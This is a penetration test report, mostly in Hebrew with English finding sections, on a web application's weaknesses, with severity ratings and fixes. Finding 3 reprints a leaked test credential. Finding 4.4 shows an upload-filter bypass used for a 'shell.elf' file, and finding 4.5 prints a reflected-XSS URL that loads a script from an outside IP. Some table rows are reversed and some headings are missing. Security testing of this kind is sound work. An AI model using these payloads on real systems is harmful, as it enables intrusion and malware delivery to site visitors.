



מבדק חדירה למערכת



מבדק החדירה בוצע ע"י חברת [REDACTED] בע"מ

גרסה	תאריך הגשה	שם
טיוטה	05/06/2023	Shmuel Azriel
סופי		

עבור:

הנדוני: מבדק חדירה למערכת http: [REDACTED] עבור חברת כובע לבן

1. מבדק החדירה בוצע לבקשת חברת [REDACTED] במגמה לאמוד את מידת אבטחת המידע של מערכת [REDACTED]
2. הדו"ח המובא להלן מפרט את כלל הממצאים, הסיכונים והחשיפות שאותרו.
3. דו"ח זה נכון לפרק הזמן בו בוצעה הבדיקה - חודש (יוני) שנה (2023).
4. מבדק החדירה בוצע ע"י מומחי אבטחת מידע בחברת [REDACTED]
5. מבדק החדירה בוצע ממשרדי חברת [REDACTED]
6. במהלך המבדק עלה כי המערכת לא עומדת בסטנדרט אבטחת מידע למערכות מסוגה. עלו מס' ליקויים הדורשים טיפול, כגון תשתיות לא מעודכנות, דליפת מידע, הגדרות שגויות, ופרצות בהגנות.
7. מבצעי המבדק:

1. Shmuel Azriel

חלק א – תקציר מנהלים

רקע

לבקשת חברת כובע לבן, בוצע מבדק חדירה למערכת [REDACTED] הבדיקה בוצעה במטרה לשקף את רמת אבטחת המידע של המערכת. המערכת הנבדקת הינה מערכת החשופה לרשת חיצונית.

מטרות מבדק החדירה

- יצירת תמונת מצב המשקפת הלכה למעשה את רמת אבטחת המידע של המערכת.
- להציף סיכונים ופערים בתחום אבטחת המידע וכן דרכי התמודדות לטובת סגירה או הפחתה של הסיכונים על המערכת בהיבטים שונים:
- ✓ לזהות כשלים המסכנים את הפעילות התקינה של המערך הטכנולוגי בחברה.
- ✓ לבצע הערכת סיכונים למערכת ולרשת הארגון ולהגדיר את רמת חומרתם.
- ✓ ליישם המלצות לטיוב המצב הקיים.
- ✓ לבצע הערכה של הדרישות ליישום ההמלצות.

שיטה

מבדק החדירה בוצע במתכונת שתאפשר לחברה לזהות את מוקדי הסיכון העיקריים הקיימים ולטפל בהם באופן שיאפשר לצמצם או לבטל את הסיכוי למימוש החשיפה לפגיעה במערכות החברה. מבנה הבחינה פותח בהתאם למתודולוגיות מוכרות ובשילוב עם הניסיון הנצבר של חברת כובע לבן בביצוע בחינות מסוג זה, אך יש לציין כי לא ניתן לכסות את כלל האפשרויות לניצול פגיעויות על המערכת.

חלק ב – רקע אודות הבדיקה

רקע אודות הבדיקה

הבדיקה בוצעה מהרשת החיצונית ללא פרטי הזדהות פעילים אל מול המערכת.

תהליך הבדיקה


תהליך הבדיקה כלל בחינה של המערכת [REDACTED] בפן האפליקטיבי באופן נרחב, במהלך הבדיקה נבדקו הנושאים הבאים אל מול המערכת:

- ❖ ליקויי מנגנון ההזדהות לרבות Brute Force, User Enumeration, OTP Misconfigurations.
- ❖ הזרקות קוד למיניהן לרבות Cross-Site Scripting, SQL Injection ועוד.
- ❖ בחינת מנגנון העלאת הקבצים, ביצוע נסיונות העלאת קבצים זדוניים למערכת ועקיפת ההגנות הקיימות כיום.
- ❖ מתקפות OS Injection.
- ❖ מתקפות Open Redirect.
- ❖ מתקפות Broken Access Control.
- ❖ מתקפות Cross-Site Request Forgery.
- ❖ ליקויי Business logic.
- ❖ מתקפות Local File Inclusion, External File Inclusion, Path traversal.
- ❖ בחינת Security Misconfiguration.
- ❖ בחינת Session המשתמש.
- ❖ בחינת שימוש ברכיבים בעלי פגיעויות מוכרות.
- ❖ בחינת חשיפת מידע רגיש אודות המערכת.
- ❖ בחינת Insecure Deserialization.
- ❖ בחינת Cookies.

כלי הבדיקה

הכלים בהם נעשה שימוש במהלך הבדיקה:

- ❖ Burp Suite.
- ❖ Dirbuster.
- ❖ Mozilla Observatory.
- ❖ OWASP ZAP.



❖ Sqlmap.

❖ Nikto.

מסקנות

לאחר מעבר מקיף על המערכת עלה כי קיימים 10 ליקויים בעלי רמת סיכון גבוהה אשר יש

בידם לסכן את המערכת, כגון Insecure Software Version.

קיימים 5 ליקויים בעלי רמת סיכון בינונית, כגון URL Injection.

קיימים 3 ליקויים בעלי רמת סיכון נמוכה, כגון Clickjacking.

חלק ג – טבלת סיכום ממצאי הבדיקה

מספר ממצא	הנושא הנבחן	תיאור הבעיה	רמת הסיכון
Infrastructure			
1.1	HTTP – No SSL/TLS encryption	All traffic is visible as a plain-text to any MIDM/sniffer, including login forms and another sensitive data	High
1.2	Insecure Software Version	Vulnerable, outdated server version (Apache 2.4.41)	High
Misconfiguration security settings			
2.1	Poor password policy	No complex password required. No minimum password lenght.	High
2.2	Missing Brute Force Protection	Automation-tools aren't limited Login attempts aren't limited	High
2.3	Cookies without HTTP-Only flag	Cookies details are exposed to XSS attacks	Medium
2.4	No SRI check	Load external component without integrity check.	Medium

High	No known Anti-CSRF token was found in the website HTML forms	Absence of anti-CSRF Token	2.5
High	the cookie can be sent as a result of a 'cross-site' request	Cookie without SameSite Attribute	2.6
Sensitive data leakage			
Low	Sensitive data exposed unnecessary in the response HTTP headers - Server software version, OS	HTTP Headers	3.1
High	As a HTML comment, a valid username and password	Credentials are leaked in the HTML source code	3.2
Low	<p>/public_key.txt</p> <p>/index.php?retpage=login.php</p> <p>Query parameter is exposed (and can be used for External Redirect)</p>	Robots.txt is exposing sensitive data	3.3
Medium	Internal information like directories/files/scripts name	Internal server info is exposed in Upload page	3.4

High	The page "Show my password" shouldn't be exist in a plain-text.	Password are unprotectable plain-text visible	3.5
Application			
Low	There is no clickjacking protection.	Vulnerable to Clickjacking	4.1
High	Can bypass the filter in home.php	Stored XSS	4.2
Medium	In Register/money_transfer pages. Too much detailed error messages. Automation-tools aren't limited. Brute-force is possible.	User enumeration	4.3
High	The file upload filter is not good enough, easy to bypass	Upload malicious file	4.4
Medium	HTML Injection, Reflected XSS, External Redirect – with query params	URL Injection	4.5

חלק ה – תרחיש תקיפה

פירוט תרחיש תקיפה

במהלך הבדיקה עלו מספר ממצאים אשר יוצרים ביחד תרחיש תקיפה ברמת חומרה גבוהה אשר עלול להוביל להדבקת גולשי האתר בקובץ זדוני.

כתוצאה מפגיעות המערכת ל Stored XSS (4.2) תוקף יכול לשתול קוד זדוני בפורום Home.php שיפעיל clickjacking attack, כפי שתואר בממצא 4.1 ולגרום להורדת קובץ זדוני לכל גולש שיכנס לפורום Home.php.

1. Infrastructure

1.1 HTTP – No SSL/TLS encryption

Finding Summary:

During the audit, it was found that the website is use only HTTP protocol, and not support the SSL/TLS encryption layer (HTTPS).

Exploitability: **Medium**

Severity: **High**

Overall Risk: High

Risk details


The HTTP protocol by itself is clear text, meaning that any data that is transmitted via HTTP can be captured and the contents viewed by anyone within our network (public network, MITM). To keep data private and prevent it from being intercepted , HTTP is should be tunnelled through either Secure Sockets Layer (SSL) or Transport Layer Security (TLS). When either of these encryption standards are used, it is referred to as HTTPS.

Recommendations:

- you should add SSL/TLS support
- you should force use only throw HTTPS, with HSTS header for example.

The following screenshots shows the vulnerability:

Example from the website, without HTTPS support – credentials are in clear text:



1.2 Insecure Software Version

Finding Summary:

During the audit, it was found that the server software is outdated version, vulnerable, and exploitable.

Exploitability: **High**

Severity: **High**

Overall Risk: **High**

Risk details

When new vulnerabilities are discovered in software, it is important to apply patches and update to a version of the software for which the vulnerability is fixed. Attackers can use known vulnerabilities in their purposes, so security patches should be deployed as soon as they are available.

Current server software: Apache 2.4.41

Exploit: [Apache 2.4.x - Buffer Overflow](#)

Recommendations:

- Update outdated software and always keep it up-to-date.

2. Misconfiguration security settings


2.1 Poor password policy

Finding Summary:

During the audit, it was found that there is no password policy in the website at all, not a complexity/length requirement.

Exploitability: **Medium**

Severity: **High**



Overall Risk: High

Risk details

Weak password requirements allow users to create weak passwords which cause high possibility to compromise them by using default or custom dictionary of passwords (brute-force attack).

Recommendations:

- Configure a minimum password length.
- Enforce password history policy with at least 10 previous passwords remembered.
- Require passwords to meet complexity requirements.
- Use multi-factor authentication (MFA).

For the test we registered a new account with the password "1", the website just let that happen.

2.2 Missing Brute Force Protection

Finding Summary:

Our tests have discovered that the software does not implement sufficient measures to prevent multiple failed authentications attempts within in a short time frame.

Exploitability: **High**

Severity: **Medium**

Overall Risk: High

Risk details


Brute force attacks severely threaten the security of online systems and accounts. These attacks involve trying multiple combinations of passwords and login credentials to gain unauthorized access.

Recommendations:

- We recommend implementing a CAPTCHA system to limit the risk carried by possible brute force attacks against the platform.
- Limit the login attempts per time.
- Install in the server defensive Tools like php-Brute-Force-Attack Detector

The following screenshots shows the vulnerabilities:

Login Brute-force attempt:



2.3 Cookie - No HttpOnly Flag

Finding Summary:

During the audit, it was found that the application is not using HttpOnly flag in cookie.

Exploitability: **Low**

Severity: **High**

Overall Risk: Medium

Risk details

A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site.

XSS attacks could steal this cookie, and give the attacker the user's session.

Recommendations:

- Ensure that the HttpOnly flag is set for all cookies.

2.4 No SRI (Sub-Resource-Integrity) check

Finding Summary:

The integrity attribute is missing on a script and link tags served by an external server.

Exploitability: **Low**

Severity: **High**

Overall Risk: Medium

Risk details

Without integrity check - If the external sources got compromised, your website will load the malicious code too.

The integrity tag prevents an attacker who have gained access on the external servers from infecting also your users.

Recommendations:

- Provide a valid integrity attribute to the tag.

The following screenshots shows the vulnerabilities:

the current state, external link without integrity check.



```
ne wrap
1 <html lang="en">
2 <head>
3 <title>Bootstrap Example</title>
4 <meta charset="utf-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
7 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
8 <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.16.0/umd/popper.min.js"></script>
9 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script>
10 </head>
11 <body>
12
```

the correct way - with integrity check (hash).

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+V0vE9tIXrMQaPLFFSUTR+nldQm1LUbXQ="
crossorigin="anonymous"></script>
```

2.5 Absence of anti-CSRF Token

Finding Summary:

During the audit, it was found that the website doesn't use an anti-CSRF tokens in HTML forms.

Exploitability: **Medium**

Severity: **High**

Overall Risk: High

Risk details

The vulnerability can be exploited by an attacker creating a link or form on the website and tricking an authenticated victim to access them, and for example transfer money for the user without their knowledge.

Recommendations:

- Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard.

2.6 Cookie without SameSite Attribute

Finding Summary:

During the audit, it was found that the cookie doesn't use an SameSite attribute.

Exploitability: **Medium**

Severity: **High**

Overall Risk: High

Risk details

A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request (or XSS attack). The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.

Recommendations:

- Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.

3. Sensitive Data Leakage

Finding Summary:

During the audit, we discovered numerous instances of sensitive data leakage in various locations.

Exploitability: **High**

Severity: **High**

Overall Risk: High

Locations:

- HTTP Response headers.
- Login.php - Credentials in source code.
- Robots.txt - query parameter.
- Upload.php - Internal sever configuration.
- Show_my_password.php - password in plain-text

Risk details

HTTP Response headers:

Include sensitive data like the server OS, software, version. This information could help an attacker to understand the system and find appropriate exploit.

Login.php:

We found credentials in the page source code, inside a HTML comment. This information can be accessed by anyone in the internet.

Robots.txt:

We discovered a new Query parameter in this file (retpage), this is a one more attack's vector available to anyone. (with this Query parameter we can do an external redirect attack)

Upload.php:

Too much internal configuration server information is available inside the error message, information like directories, files and functions

Show_my_password.php:

The connected user password is appear with clear text, no time limited. With this page, an attacker can discover the victims password using his cookie data.

Recommendations:

- Change the default HTTP headers to show unidentified server information.

- Delete the HTML comment with the credentials and change test's user password.
- In Robots.txt - Disallow Directories, Not Specific Pages.
- Generate more generic error messages, without unnecessary information.
- This page shouldn't be exist at all, or at least with requirement of any another authentication method before exposing such sensitive data (email, MFA) and only for a limited time period.

The following screenshots shows the vulnerabilities:

HTTP Response headers:

Server: Apache/2.4.41 (Ubuntu)

Login.php:

```
> <form action="" method="POST"> ... </form>
<!--test:RFeg34vfSg87-->
```

Robots.txt:

```
User-Agent: *
Allow: /
Disallow: /public_key.txt
Disallow: /index.php?retpage=login.php
```

Upload.php:

Select a file to upload: No file selected.

Notice: Undefined index: fileToUpload in `/var/www/html/upload.php` on line 28

Notice: Trying to access array offset on value of type null in `/var/www/html/upload.php` on line 28

Notice: Undefined index: fileToUpload in `/var/www/html/upload.php` on line 44

Notice: Trying to access array offset on value of type null in `/var/www/html/upload.php` on line 44
Sorry, there was an error uploading your file.

4. Application

4.1 Vulnerable to Clickjacking.

Finding Summary:

During the audit, it was found that the application is vulnerable to Clickjacking attack.

Exploitability: **Low**

Severity: **Medium**

Overall Risk: Low

Recommendations:

- The following screenshots shows the vulnerability:



During the audit, it was found that the application is still vulnerable to stored XSS, we found a way to bypass the protections.

Severity: **High**


Overall Risk: High

XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

The specific Stored XSS that bypassed the website protections:

Recommendations:

- The following screenshots shows the vulnerabilities:



4.3 User enumeration

Finding Summary:

During the audit, it was found that the application is vulnerable to Brute-force user enumeration attack.

We have been able to find user enumeration vulnerability on 'Register' and 'Transfer' pages.

Exploitability: **High**

Severity: **Low**

Overall Risk: Medium

Risk details

User enumeration is when a malicious actor can use brute-force to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication.

Recommendations:

- Provide less verbose responses in the functionality. The website should display the same generic error message regardless if the username exists or not.

The following screenshots shows the vulnerability:

A screenshot of a registration form. It has two input fields: "Username" and "Password". The "Username" field contains the text "123". To the right of the "Password" field is a "Register" button. Below the form, there is a message: "Username already exists !".

Username already exists !

4.4 Unrestricted Upload of File with Dangerous Type

Finding Summary:

During the audit, it was found that the website isn't well protected from an Unrestricted Upload of File with Dangerous Type.

Exploitability: **Medium**

Severity: **High**

Overall Risk: High

Risk details

The website filter system isn't good enough, the attacker can easily change the file name in tools like Burp-Suite and bypass the filter.


As a result an attacker can upload or transfer files of dangerous types that can be automatically processed within the product's environment and infect the server with a malicious file.

Recommendations:

- it is important to [verify file types](#) before allowing them to be uploaded.
- All uploaded files should be scanned for malware.
- When displaying file upload errors, do not include directory paths, server configuration settings.

The following screenshots shows the vulnerability:


The website filter in process:



Select a file to upload: No file chosen

Sorry, you cannot upload a php file. Sorry, your file was not uploaded.

The HTTP request modify that bypassed the filter:



The results – we don't see the indicator for the filter, probably because it has been bypassed:

Select a file to upload: No file chosen

Warning: move_uploaded_file(uploads/shell.elf): failed to open stream: No such file or directory in /var/www/html/upload.php on line 44

Warning: move_uploaded_file(): Unable to move '/tmp/phpnjaOQx' to 'uploads/shell.elf' in /var/www/html/upload.php on line 44
Sorry, there was an error uploading your file.

Note: the file still didn't upload to the server, but the cause its some another general error of the server configuration, the major point here - the error message of the filtering system disappeared, what's mean - the filtering system by file extension has been bypassed.

4.5 URL Injection - Reflected XSS/External Redirect

Finding Summary:

During the audit, it was found that the website is vulnerable to URL Injection, its include simple HTML injection, Reflected XSS attack and external redirect.

We have been able to launch an **HTML injection and reflected XSS attack** with the query param "p", and **External Redirect** with the query param "retpage"

Exploitability: **Low**

Severity: **High**

Overall Risk: Medium

Risk details

XSS attacks occur when an attacker uses a web application to inject malicious code, in this case – inside the query param of the URL.

When the user open the malicious URL, the malicious script has been also executed. Because it thinks the script came from a trusted source - your website, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

In our example we simulate an attack that cause the victim browser to download a malicious file from the attacker server. (in the following screenshots)

External Redirect can be abused by attackers trying to social engineer victims into believing that they are navigating to a site other than the true destination.

Recommendations:

- **XSS attacks** - Implement a Content-Security header to allow only trusted scripts to be execute, like X-XSS-Protection header.
- Validate/sanitize any user input, Assume all input is malicious. Use an "accept known good" input validation strategy
- **External Redirect** - Use an allow list of approved URLs or domains to be used for redirection.


The following screenshots shows the vulnerabilities:

[http://\[redacted\]p=%3Cscript%3EsetInterval\(function\(\){d=document;z=d.createElement\(%22script%22\);z.src=%22//212.76.122.29:4444/shell.php%22;d.body.appendChild\(z\)};0\)%3C/script%3E](http://[redacted]p=%3Cscript%3EsetInterval(function(){d=document;z=d.createElement(%22script%22);z.src=%22//212.76.122.29:4444/shell.php%22;d.body.appendChild(z)};0)%3C/script%3E)

[illegible]

Reflected

XSS (screenshot from the server)



Error 404

HTML Injection


not found.

HTML Injection



External Redirect

חלק יא – מתודולוגיה



תהליך הבחינה

1. **בחינת המערכת הנבדקת:** איסוף מידע לטובת בחינת רמת מערך האבטחה הטכנולוגי של המערכת ואופן הטמעתה.
2. **זיהוי ממצאי הבדיקה:** תיאור ברור ותמציתי של מצב קיים, המהווה סיכון לאבטחת המערכת, כפי שנמצא בזמן הבחינה. ממצאי הבדיקה מדורגים על פי רמת החומרה של הסיכונים שהם מייצגים ומלווים לעיתים בצילומי מסך, לטובת המחשת הסיכון.
3. **קביעת רמת החומרה:** אופן קביעת רמת החומרה מתבצע על ידי צוות הבדיקה, אשר מעריך את רמת הסיכון הנובעת משילובם של תרחישי האיומים והליקויים השונים העולים מן הממצאים. במקרים מסוימים, שילוב של קבוצת ליקויים יצור סיכון נוסף.

הליך ניתוח הממצאים

1. **קביעת רמת סבירות האיום:** אמידת רמת הסבירות שאיום מסוים ימומש במציאות על בסיס רמת המוטיבציה והיכולות הנדרשים לכך.

רמת הסבירות	תיאור
גבוהה	מקור האיום הינו בעל מוטיבציה ויכולות גבוהות. לא קיימות בקורות המונעות את ניצול הליקוי או שהבקורות הקיימות לא אפקטיביות.
בינונית	מקור האיום הינו בעל מוטיבציה ויכולות מתקדמות. ישנן בקורות המונעות במידה מסוימת את ניצול הליקוי.
נמוכה	מקור האיום אינו בעל מוטיבציה ויכולות. ישנן בקורות המונעות במידה ניכרת את ניצול הליקוי.

2. **קביעת רמת הנזק:** אמידת רמת הנזק שעשוי להיגרם כתוצאה ממימוש תרחיש איום, אשר מתקיים עקב ניצול של ליקוי או מספר ליקויים. רמת הנזק מתוארת על ידי מידת הפגיעה באחד או יותר מערכי אבטחת המידע המקובלים:
- סודיות המידע: הנזק הנגרם כתוצאה מחשיפה בלתי מורשית של מידע.
 - שלמות המידע: הנזק הנגרם כתוצאה משינוי בלתי מורשה של מידע.
 - זמינות המידע: הנזק הנגרם כתוצאה מפגיעה בנגישות המידע.

רמת הנזק	תיאור
גבוהה	<p>1. נזק פיננסי עקב פגיעה חמורה בערך מניה, אובדן חמור במכירות, הזמנות וביטול חוזים עסקיים עתידיים וקיימים.</p> <p>2. נזק משפטי או רגולטורי חמור, המתבטא בתביעות משפטיות חמורות וקנס מהמחוקק.</p> <p>3. נזק תדמיתי חמור, אשר עלול לגרום לאובדן חמור של לקוחות, פרסום שלילי נרחב במדיה ולאובדן חמור בביטחון משקיעים.</p> <p>4. נזק תפעולי חמור, שעלול להוות פגיעה חמורה בפרודוקטיביות ומוטיבציה של עובדים ואובדן שליטה ניהולית.</p>
בינונית	<p>1. נזק פיננסי עקב פגיעה ניכרת בערך מניה, אובדן ניכר במכירות, הזמנות וביטול חוזים עסקיים עתידיים וקיימים.</p> <p>2. נזק משפטי או רגולטורי ניכר, המתבטא בתביעות משפטיות חמורות וקנס מהמחוקק.</p> <p>3. נזק תדמיתי ניכר, אשר עלול לגרום לאובדן ניכר של לקוחות, פרסום שלילי נרחב במדיה ואובדן ניכר בביטחון משקיעים.</p> <p>4. נזק תפעולי ניכר, שעלול להוות פגיעה ניכרת בפרודוקטיביות ומוטיבציה של עובדים ואובדן שליטה ניהולית.</p>
נמוכה	<p>1. נזק פיננסי עקב פגיעה מסוימת בערך מניה, אובדן מסוים במכירות, הזמנות וביטול חוזים עסקיים עתידיים וקיימים.</p> <p>2. נזק משפטי או רגולטורי מסוים, המתבטא בתביעות משפטיות וקנס מהמחוקק.</p> <p>3. נזק תדמיתי מסוים, אשר עלול לגרום לאובדן של לקוחות, פרסום שלילי במדיה ואובדן ניכר בביטחון משקיעים.</p> <p>4. נזק תפעולי מסוים, אשר עלול להוות פגיעה בפרודוקטיביות ומוטיבציה של עובדים ואובדן שליטה ניהולית.</p>

3. **רמת הסיכון:** אמידת רמת הסיכון הכוללת, הנשקפת למערכת, כתוצאה ממכפלה של רמת הסבירות למימוש האיום ורמת הנזק הנובע ממימוש.

סבירות נזק	נמוכה	בינונית	גבוהה
	גבוהה	בינונית	גבוהה
בינונית	נמוכה	בינונית	גבוהה
נמוכה	נמוכה	נמוכה	בינונית

תיאור רמת הסיכון

רמה	תיאור
גבוהה	הסיכון עשוי לפגוע באופן משמעותי בתהליך העסקי ומימוש סביר מאוד. יש ליישם בדחיפות בקורות מונעות או מרתיעות, על מנת למזער את סבירות מימוש האיום, ובקורות מזהות ומתקנות, על מנת למזער את עוצמת הנזק של מימוש האיום.
בינונית	הסיכון עשוי לפגוע באופן חלקי בתהליך העסקי ומימוש סביר במידת מה. יש ליישם תוך זמן קצר בקורות מונעות או מרתיעות, על מנת למזער את סבירות מימוש האיום, ובקורות מזהות ומתקנות, על מנת למזער את עוצמת הנזק של מימוש האיום.
נמוכה	הסיכון עשוי לפגוע באופן מסוים בתהליך העסקי ומימוש מוטל בספק. יש לקבל החלטה על לגבי יישום בקורות מונעות או מרתיעות, על מנת למזער את סבירות מימוש האיום, ובקורות מזהות ומתקנות, על מנת למזער את עוצמת הנזק של מימוש האיום.